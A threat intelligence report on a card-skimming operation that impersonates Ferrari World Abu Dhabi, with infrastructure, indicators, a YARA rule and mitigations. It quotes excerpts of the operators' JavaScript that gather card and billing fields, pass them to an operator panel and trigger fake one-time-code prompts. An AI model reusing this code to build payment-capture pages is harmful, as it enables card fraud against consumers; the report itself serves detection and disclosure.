TLP:CLEAR THREAT INTELLIGENCE REPORT

Card-Harvesting Operation Impersonates Ferrari World Abu Dhabi

The operation combines a cloned ticket storefront, a Stripe-styled payment form and an operator panel built to capture card data and authentication prompts.

Report
AH-TR-2026-001

Published
23 November 2026

Version
1.3

Sector
Tourism, payments

Region
United Arab Emirates

Executive Summary

Ask Haris identified a financially motivated operation impersonating Ferrari World Abu Dhabi at `ferrarlworld[.]com`. The site presents a cloned ticket-buying experience, then transfers buyers to `ferrarlworldpay[.]com`, where a payment form passes full card and billing details to an operator-controlled client at `ferwaworldpanel[.]lol`.

The payment code goes beyond static card skimming. It can receive live instructions to display one-time-code, push-approval, custom-text or photo prompts inside a fake verification window. This capability could allow an operator to complete a fraudulent transaction while the victim remains on the page. The storefront also reproduces Ferrari World's genuine 30% offer for Emirates NBD cardholders, which could make the fake checkout more convincing to the bank's customers.

The same kit appears on ten other payment domains linked to Phantasialand, the Eiffel Tower, Auschwitz-Birkenau ticketing, Chili's and an ING-branded payment page. The Ferrari World storefront also carries its own Google Tag Manager container, which contains a Google Analytics ID and a Google Ads ID that may help the platform owner identify the account behind the site.

> **Assessment boundary.** Findings are based on public pages and scripts collected on 23 November 2026, saved public scan records, DNS and registration data, and Google's public tag file. We loaded the payment page once, retrieved the public client script from the panel host and requested the storefront and official favicons once each. We did not visit the related domains listed in this report, enter data, use a test card or open a live panel session. We have no confirmed victims or financial losses.

Key Judgments

ID	Judgment	Confidence	Basis
KJ1	The operation is built to harvest payment-card data from people trying to buy Ferrari World Abu Dhabi tickets.	**High**	A copied storefront hands checkout to a form whose script collects full card and billing data for an external client.
KJ2	The storefront, card form and operator panel belong to one operation.	**High**	The domains were registered on the same day, the site configuration names the payment domain, and the payment page names the panel as its API endpoint.
KJ3	The kit is designed for operators to defeat card authentication during a live session.	**Moderate**	The client handles server-driven one-time-code, push, custom-prompt and photo events. We did not observe an operator using them.
KJ4	The payment component is a reusable kit rather than a one-off build.	**High**	Identical kit files appear on ten other payment domains across several brands. Shared tooling does not establish a single operator.
KJ5	The operators remain unattributed.	**Not assessed**	Registrant data is not public, no victim data is available, and the payment domain origin is behind Cloudflare.

High: direct technical evidence with few plausible alternatives. **Moderate:** credible evidence with collection gaps. **Low:** limited or fragmentary evidence. **Not assessed:** available evidence does not support a judgment.

Attack Lifecycle

1. Establish infrastructure Register look-alike and payment domains. Host the storefront and panel on AS209693.	**2. Impersonate** Serve a copied Ferrari World site in English and Arabic, including ticket pages and a copied Emirates NBD cardholder offer.	**3. Hand off checkout** Send the basket total to a separate payment domain using a fixed order number.
4. Capture Collect card number, expiry, CVV and billing identity on a Stripe-styled form.	**5. Defeat authentication** Open a verification window that can request a code, push approval, text or photo.	**6. Conclude** Return the victim to the storefront with a success or failure outcome.

Technical Analysis

Lure storefront

`ferrarlworld[.]com` reproduces Ferrari World Abu Dhabi's branding and ticket navigation, with English and Arabic paths. Its page set includes ticket, booking and payment routes, plus a copy of the official Emirates NBD cardholder offer page. Many third-party references in the HTML appear to be remnants of the cloned legitimate site and should not be read as operator infrastructure.



Figure 1. Cloned storefront captured 2026-11-19 04:48:37 UTC. SHA-256 0b87f58f0dbc5de44633ca49464984d143e3bbeb701b324e995e52037c9a6dfe

Checkout handoff

The storefront script builds a redirect to the payment domain. Every order receives the same identifier, `9103815`, which indicates that the checkout does not create a genuine ticket booking. The misspelt `riderect_` parameters are a useful hunting artifact.

```
function paymentOrderId() { return '9103815'; }

function paymentUrl() {
  ...
  if (url.pathname === '/') url.pathname = '/connect/form/';
  url.searchParams.set('site', baseURL);
  url.searchParams.set('symbol', currency);
  url.searchParams.set('riderect_' + key, baseURL + '?type=' + type);
  url.searchParams.set('order_id', paymentOrderId());
  url.searchParams.set('amount', convertedAmount(cartTotal(), currency));
  return url.href;
}
```

Card-capture page

The page at `/connect/form/` displays a payment summary and a Stripe footer. Form inputs use random identifiers, while `main.js` maps them to named card and billing fields.

```
function getFormFields() {
  ...
  return {
    card: ui.getElement("cardNumber").value,
    expMonth: scexp[0],
    expYear: scexp[1],
    cvv: ui.getElement("cardCvc").value,
    holder: ui.getElement("billingName").value,
    email: ui.getElement("billingEmail").value,
    phone: ui.getElement("billingPhone").value,
    address: address.filter((e) => e !== "").join(", "),
    zip: ui.getElement("billingPostalCode").value,
    amount: ui.getElement("paymentTotal").value,
  };
}
```

When the buyer submits the form, the page sends the values to the panel client, performs a BIN lookup using the first eight digits, and opens the verification window.

```
const formFields = getFormFields();
hgclient.action("card", formFields);
const [cardMasked, cardBin] = (() => {
  const card = formFields.card.replace(/ /g, "");
  return ["*".repeat(card.length - 4) + card.slice(-4), card.slice(0, 8)];
})();
const cardBinInfo = await hgclient.functions.checkBIN(cardBin);
...
open3dsModal();
```

Operator panel client

The page declares `ferwaworldpanel[.]lol` as its API endpoint and loads a 460 KB client from `/js/client/umd`. The bundle embeds WebAssembly, exposes `HGclient`, `HGinput` and `HGformat`, and contains HTTP and WebSocket transport. It collects extensive browser attributes, including canvas, WebGL, audio, device memory and automation status. Each billing and card field is also wrapped by `HGinput`, and the bundle listens for focus, input and keydown events. This may provide field-level monitoring before submission, but we did not confirm that behavior.

```
hgclient = new HGclient(ui.getElement("apiEndpoint").value, "TestPayment");
hgclient.on("otp", (data) => { open3dsModal(); sendMessageToIframe("otp", data); });
hgclient.on("push", (data) => { open3dsModal(); sendMessageToIframe("push", data); });
hgclient.on("custom", handleCustomAction);
hgclient.on("photo", handleCustomAction);
hgclient.on("card_error", ...);
hgclient.on("end_success", ...);
hgclient.on("end_failed", ...);
```

Fake authentication flow

Server-driven events open a modal and pass instructions to an embedded `/iframe3ds` page. Returned one-time codes and custom responses are sent through the same client. The iframe content was not available without an active payment session and was not further tested.

Infrastructure Analysis

Role	Indicator	Registrar	Created (UTC)	Hosting
Storefront	`ferrarlworld[.]com`	Eranet International	2026-09-28 15:12:35	Cloudflare DNS; direct origin 31.59.216[.]207, AS209693 OC Networks
Card capture	`ferrarlworldpay[.]com`	Eranet International	2026-09-28 15:12:42	Cloudflare DNS and proxy; origin unknown
Operator panel	`ferwaworldpanel[.]lol`	Porkbun	2026-09-28	Porkbun DNS; 87.121.221[.]25, AS209693 OC Networks

The seven-second gap between the first two registrations and the shared hosting network for the storefront and panel support a single operational setup. Shared registrars and hosting alone are not attribution evidence.

Analytics and advertising identifiers

The storefront loads its own Google Tag Manager container. A legacy analytics ID in the page, `UA-11294818-2`, also appears on the official site and is treated as copied. The identifiers below are not on the official pages we reviewed.

Identifier	Service	Context
`GTM-TJPNNH9C`	Google Tag Manager container	On the fake storefront. The official site uses a different container.
`G-6P73KNXV3H`	Google Analytics	Configured inside the container.
`AW-18482448580`	Google Ads	Configured inside the container.

The storefront favicon is byte-for-byte identical to the official Ferrari World favicon recorded in a May 2026 public scan. The official site now serves a different file. Because the storefront icon matches an earlier official asset, we do not treat it as a unique indicator of this operation.

Related kit activity

Saved public scans show exact kit-file matches on the domains below. Together they show reuse of the same tooling across brands from at least July 2026. They do not prove that one group operates every site, and a resolving domain may no longer be collecting cards.

Target	Payment domain	Storefront	Shared evidence	Last scan
Phantasialand	`pay.phantasialand[.]top`	`phantasialand[.]top`	Identical `ui.js`	2026-11-23
Phantasialand	`pay.phantasialand[.]biz`	`phantasialand[.]biz`	Identical `ui.js`	2026-11-23
Phantasialand	`pay.phantasialand[.]surf`	`phantasialand[.]surf`	Identical `ui.js`	2026-11-23
ING-branded page	`pay.sindbadbus[.]pl`	Not confirmed	Identical panel client; panel `payments.86.107.168[.]25.sslip[.]io`	2026-11-18
Auschwitz-Birkenau tickets	`payment.1uab-6hsb-yhw2-ub2y[.]com`	`e-auschwitz[.]org`	Identical `ui.js` and `popup.js`; project `TestPayment`	2026-11-18
Eiffel Tower	`3ds-secure-payment.tuoreiffel[.]com`	`toureiffeil[.]pro`, `ticket.theeiffeltours[.]com`	Identical panel client; panel `admins-panel3.stripe-topup[.]com`	2026-10-20
Generic template	`iframe3ds.transaction-processing[.]com`	Not found	Identical `ui.js` and `popup.js`; project `TestPayment`; panel `panel.transaction-processing[.]com`	2026-09-08
Chili's	`payments.chilis-delivery[.]com`	Not found	Identical `ui.js` and `popup.js`; project `ChilisPayment`	2026-08-31
Chili's	`payments.chilllis-online[.]com`	Not found	Identical `ui.js` and `popup.js`; project `ChilisPayment`	2026-08-20
Generic template	`secure-shop[.]online`	Not found	Identical `ui.js` and `popup.js`	2026-07-29

Five of these pages retain a hard-coded image label reading `OpenAI, LLC logo`, including the Chili's and Auschwitz-Birkenau pages. This suggests the template was copied from an OpenAI checkout. We found no OpenAI-branded storefront using the kit.

Cloned storefront leads

Exact favicon matches identify these additional look-alike sites. They are lower-confidence leads because a copied favicon shows a cloned brand site, not use of this payment kit.

Phantasialand: `tickets.joygate[.]shop`

Eiffel Tower: `elffelfrance[.]com`, `toureilffel[.]com`, `letoureiffel[.]cc`, `toureffel[.]pro`, `theiffeltower[.]com`, `elffietours[.]com`, `toureiffell[.]com`, `toureiffell[.]pro`, `toureifel[.]com`, `toureifeltower[.]com`, `elffietowertours[.]com`, `eiffeltovver[.]com`, `latoureifel[.]com`, `eifeltovver[.]com`

Seven of the Eiffel Tower domains were registered through the same registrar in July 2026 and shared the server `193.17.180[.]170`.

MITRE ATT&CK Mapping

Tactic	Technique	ID	Evidence	Confidence
Resource Development	Acquire Infrastructure: Domains	T1583.001	Three domains registered on 2026-09-28.	**High**
Defense Evasion	Impersonation	T1656	Copied Ferrari World branding and Stripe-styled payment footer.	**High**
Defense Evasion	Obfuscated Files or Information	T1027	Embedded WebAssembly client and random form-field identifiers.	**Moderate**
Reconnaissance	Gather Victim Host Information	T1592	Client code reads browser, device, canvas, WebGL and audio attributes.	**High**
Credential Access	Input Capture: Web Portal Capture	T1056.003	Payment form values are passed to the panel client.	**High**
Credential Access	Multi-Factor Authentication Interception	T1111	Fake verification flow handles one-time-code submissions.	**Moderate**
Command and Control	Application Layer Protocol: Web Protocols	T1071.001	Client includes HTTP POST and WebSocket transport.	**High**
Exfiltration	Exfiltration Over C2 Channel	T1041	Card data is submitted through the panel client action channel.	**Moderate**
Impact	Financial Theft	T1657	Assessed objective. No confirmed loss is known.	**Moderate**

Indicators of Compromise

Indicators are defanged. Shared Cloudflare addresses are excluded because they are not unique to this activity.

Network

Indicator	Type	Context
`ferrarlworld[.]com`	Domain	Fake storefront
`ferrarlworldpay[.]com`	Domain	Card-capture page
`ferwaworldpanel[.]lol`	Domain	Operator panel / API
`31.59.216[.]207`	IPv4	Storefront origin, AS209693
`87.121.221[.]25`	IPv4	Panel, AS209693
`hxxps://ferrarlworldpay[.]com/connect/form/`	URL	Payment entry point
`hxxps://ferwaworldpanel[.]lol/js/client/umd`	URL	Panel client library

File hashes (SHA-256)

Hash	File
`8149d70a1594bba337e4491246aca6b30a9c9e80b766c6f9e363e584098e2d9a`	Storefront `site.js`
`9dbc929fa0a7d996582afb49e17dcc943eee5eb945bfae10e312d0d5ed13c385`	Payment `main.js`
`a71860651cedaa8b81196ff6305a811a36c6539607437731a511a68ab45977f7`	Payment `ui.js`
`089f93d70ac99097731129a16eed7a36e134517492d60c3ad97c3100a67c71cb`	Payment `popup.js`
`01cf11d3d17d586256698d03aac6c10ccd380a4117cab6008c826f91f89084f3`	Panel client `/js/client/umd`
`55bac361f689e1640b07b55b89814432e461512f0415d5cbe3a6fac6a912679e`	Payment page HTML, order 9103815

TLS certificates (SHA-256)

Fingerprint	Subject
`fc511b2e1ed20aa99da056a2d64a148c536387ff520e426b53de82b8bff05541`	`ferrarlworld[.]com`
`fb4b44e8a494467378c534515a9fe2345b1a7c3abe726b22480ecd48ce884cb3`	`*.ferrarlworldpay[.]com`

Host and content artifacts

Artifact	Context
`riderect_success`	Misspelt return parameter
`order_id=9103815`	Hardcoded order number
`HGclient / HGinput / HGformat`	Panel client classes
`hgclientwasm_bin_check`	WebAssembly client export
`window.__FW_CONFIG__`	Storefront configuration object
`GTM-TJPNNH9C`	Google Tag Manager container
`G-6P73KNXV3H`	Google Analytics ID in the container
`AW-18482448580`	Google Ads ID in the container

Detection and Hunting

- Search proxy, DNS and secure web gateway logs for the network indicators above.
- Hunt for URLs matching `/connect/form/\?.*riderect_success=`.
- Alert on browser requests to `/js/client/umd` from payment pages on recently registered domains.
- Review web archives and crawl data for `hgclient.action("card"` and `new HGinput(`.
- Search crawl data for the Google Tag Manager, Analytics and Ads identifiers listed in this report.
- Treat the related payment domains as higher priority than the favicon-only storefront leads.

```
rule HG_Card_Capture_Client
{
  meta:
    description = "Card-capture page or client described in AH-TR-2026-001"
    reference = "AH-TR-2026-001"
    date = "2026-11-23"
    confidence = "medium"
  strings:
    $client1 = "hgclientwasm_bin_check" ascii
    $client2 = "hgclientwasm_get_project_settings" ascii
    $client3 = "sys_finger" ascii
    $page1 = "new HGclient(" ascii
    $page2 = "new HGinput(" ascii
    $page3 = "hgclient.action(\"card\"" ascii
    $page4 = "hgclient.on(\"otp\"" ascii
    $kit1 = "riderect_" ascii
    $kit2 = "/connect/form/" ascii
  condition:
    filesize < 2MB and (all of ($client*) or 3 of ($page*) or all of ($kit*))
}
```

Mitigation Recommendations

Card issuers and banks

- Warn customers about the fake site and fake verification prompts.
- Review authentication attempts and card-not-present activity for customers who report this site.
- Replace cards where a customer confirms entering details.

Brand owners and hospitality operators

- Publish the official ticketing domain and warn visitors about this look-alike.
- Monitor for domains combining the brand with terms such as "pay", "panel" and misspellings.

Network defenders and service providers

- Block the listed domains and panel address.
- Advertising platforms should review the listed Google Ads and Analytics identifiers.
- Preserve logs and server evidence before remediation wherever legally possible.

Consumers

- If you entered details, contact your bank immediately using the number on your card, and do not share one-time codes.
- Buy tickets only through the official Ferrari World website or an authorized seller.

Prepared by Ask Haris, a free UAE scam-checking service. Ask Haris is independent and does not act for Ferrari World, Miral, Emirates NBD or Stripe. Those names are referenced because they were impersonated or appear in the analyzed content. TLP:CLEAR: disclosure is not limited. The indicators may be shared and reused freely.